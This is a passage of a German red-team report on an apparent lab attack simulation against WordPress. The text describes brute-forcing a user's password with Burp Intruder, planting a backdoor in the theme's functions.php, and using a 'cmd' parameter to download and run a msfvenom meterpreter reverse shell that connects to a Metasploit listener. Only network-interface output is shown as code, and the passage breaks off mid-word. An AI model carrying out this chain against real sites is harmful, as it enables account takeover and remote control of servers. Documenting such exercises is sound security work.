Der abgefangene Request aus Abbildung 12 wird nun in **Intruder** kopiert, welches häufig für Brute Force Angriffe verwendet wird. Nach Abschluss des Kopiervorganges, wird der Request über den Button **Add §** manipuliert, damit aus dem getesteten Passwort eine Variable gesetzt wird (siehe Abbildung 13).

In dem Reiter **Payloads** wird nun das Wörterbuch geladen, welches für den Angriff benötigt wird (siehe Abbildung 14). Verwendet wurde das Wörterbuch

2020-200_most_used_passwords.txt von **SecLists**[13].

[13] https://github.com/danielmiessler/SecLists




Abbildung 13: Durchführung der Angriffssimulation 12/42




Abbildung 14: Durchführung der Angriffssimulation 13/42

Nachdem alle Schritte konfiguriert wurden, wird der Angriff gestartet. Ein erfolgreich geknackter Account kann aus der Abbildung 15 entnommen werden. Dies ist an der Länge des Requests erkennbar und an der Response, welche als Einzige mit dem **HTTP Status Code 302** antwortet.

Des Weiteren ist in Abbildung 16 ein Beispiel für einen fehlgeschlagenen Anmeldeversuch aufgeführt, auch mit Hinblick auf die Länge des Requests.

Darüber hinaus kann nun eine Anmeldung auf der WordPress Seite als die Benutzerin **anna.schmidt** erfolgen.




Abbildung 15: Durchführung der Angriffssimulation 14/42




Abbildung 16: Durchführung der Angriffssimulation 15/42




Abbildung 17: Durchführung der Angriffssimulation 16/42




Abbildung 18: Durchführung der Angriffssimulation 17/42




Abbildung 19: Durchführung der Angriffssimulation 18/42

Nach einer erfolgreichen Anmeldung auf der WordPress Seite als **anna.schmidt**, wird nun das **Theme Twenty Twenty-Four** überarbeitet (siehe Abbildung 18 - Abbildung 20), sodass in der **functions.php** eine Backdoor in Form einer

Reverse-Shell (siehe MITRE Techniques T1505/003[14]) heruntergeladen und ausgeführt wird, sobald die Webseite über den Parameter **cmd** angesteuert wird (siehe Abbildung 20 - Abbildung 27).

Zum allgemeinen Ablauf wird die IP-Adresse der lokalen Angriffsmaschine herausgefiltert (siehe Abbildung 21), um festzulegen, auf welche Adresse und welchen Port sich die Reverse Shell verbinden muss. Zur Erstellung einer ausführbaren Binary im gängigen Linux-Format „**.elf**“ wird das Tool **msfvenom** mit dem Payload **linux/x64/meterpreter/reverse_tcp** verwendet (siehe Abbildung 22). Um die Binary herunterladen zu können, muss darüber hinaus noch ein lokaler Webserver erstellt werden, welcher über den manipulierten PHP-Code aufgerufen wird (siehe Abbildung 24). Standardmäßig sind Binary Dateien nicht unter Linux ausführbar, hierzu wird nach dem herunterladen der Befehl **chmod** mit dem Parameter **+x** verwendet, wodurch die Binary ausführbar ist.

Um die Verbindung der Reverse Shell zu erhalten, muss im letzten Schritt über das Open Source Command and Control (C2) Framework **Metasploit**[15], ein Listener / Server erstellt werden, der auf die gleiche lokale IP-Adresse mit dem dazugehörigen Port lauscht mit dem dazugehörigen Payload, welcher auch zuvor

14 https://attack.mitre.org/techniques/T1505/003/

15 https://www.metasploit.com/

mit **msfvenom** definiert wurde (siehe Abbildung 23).




Abbildung 20: Durchführung der Angriffssimulation 19/42

```
┌──(root💀red-team-kali)-[/home/jarl-bjoern]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:61:fe:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.237.128/24 brd 192.168.237.255 scope global dynamic noprefixroute eth0
       valid_lft 1142sec preferred_lft 1142sec
    inet6 fe80::20c:29ff:fe61:fe48/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:ae:15:99:8b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever

┌──(root💀red-team-kali)-[/home/jarl-bjoern]
└─# date
Fri Jun  7 15:42:56 CEST 2024
```

Abbildung 21: Durchführung der Angriffssimulation 20/42

Abbildung 22: Durchführung der Angriffssimulation 21/42




Abbildung 23: Durchführung der Angriffssimulation 22/42




Abbildung 24: Durchführung der Angriffssimulation 23/42

Nachdem alle Vorbereitungen abgeschlossen sind, wird nun die Hauptseite des Webservers aufgerufen und mithilfe des Parameters **cmd** über Burpsuite manipuliert (siehe Abbildung 25). Die Nutzung des Parameters löst den Quellcode aus, welcher zuvor hinterlegt wurde. Dieser lädt die Reverse-Shell herunter und startet sie (siehe Abbildung 26 und Abbildung 27).

Wie aus Abbildung 27 entnommen werden kann, wurde eine **Meterpreter Session** gestartet.




Ab